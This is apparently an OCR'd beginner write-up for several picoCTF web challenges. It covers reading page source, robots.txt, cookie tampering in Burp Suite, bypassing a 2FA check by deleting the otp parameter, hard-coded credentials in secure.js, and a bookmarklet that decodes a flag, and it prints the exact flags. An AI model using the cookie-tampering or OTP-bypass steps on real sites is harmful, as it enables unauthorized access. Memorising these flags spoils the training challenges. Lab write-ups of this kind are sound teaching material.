
Inspect HTML



This chall is really-really very-very easy bro. Open the website




After that, you just click ctrl + u for see the source code and boommm... you get the flag :D




Flag: picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}


where are the robots




Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this




Replace robots.txt to /1bb4c.html. You get the flag :D




Flag: picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}


Cookies




The first think you will see is a web like this. After that, add text **snickerdoodle** into form input



After that, you will a text like this




The next step, you must using burpsuite for see the coocie value. Insert value **18** in to **cookie: name** and you will get the flag




Flag: picoCTF{3v3ry1_l0v3s_c00k135_94190c8a}


IntroToBurp




The first step, launch the instance web and you will see a web like this. You can type anything. I want like this




After you click the register button, you will be directed to 2fa autentication like this



Record that using proxy burpsuite and send to repeater. You will see a text otp=<up to you> like the pictures




After that, you just remove the **otp=123** and senda gain. The response panel will displaying the flag




Flag: picoCTF{#0TP_Bypvss_SuCc3$S_3e3ddc76}


Local Aurhority



Open that and you will see the customer portal login




Insert anything and you will directed to this page because we don't know the real uname and password



Use burpsuite and record the our activity and open http hystory. Try searching GET method that bring secure.js and open it

37	http://saturn.picoctf.net:59933	GET	/favicon.ico
38	http://saturn.picoctf.net:59933	POST	/login.php
39	http://saturn.picoctf.net:59933	GET	/secure.js
40	http://saturn.picoctf.net:59933	GET	/


Read right here and you will get a username and password




Input that in to secure portal, login and you will get the flag

Flag: picoCTF{j5_15_7r4n5p4r3n7_b0c2c9cb}


Unminify



Open the web and you will see a page like this




This chall is really simple, you just open the source code and search using **CTRL + F** and type **picoctf**. Read the source code and you will get the flag




Flag: picoCTF{pr3tty_c0d3_622b2c88}

Bookmarklet




Open the website and you will see a page like this. You can see right here, there is a function of javascript and you muss copy that



Paste the function into console in inspect mode


```
javascript:(function() {
    var encryptedFlag = "àÒÆÞ¦È¬ëÛ£ÖÓúåÛÑ¢ÕÓÉÕË£ÒCÚËí";
    var key = "picoctf";
    var decryptedFlag = "";
    for (var i = 0; i < encryptedFlag.length; i++) {
        decryptedFlag += String.fromCharCode((encryptedFlag.charCodeAt(i) - key.charCodeAt(i % key.length) + 256) % 256);
    }
    alert(decryptedFlag);
})();
```

After you click enter, you will see a popup alert that containing the flag




Flag: picoCTF{p@g3_turn3r_cebccdfe}


Cookie Monster Secret Recipe



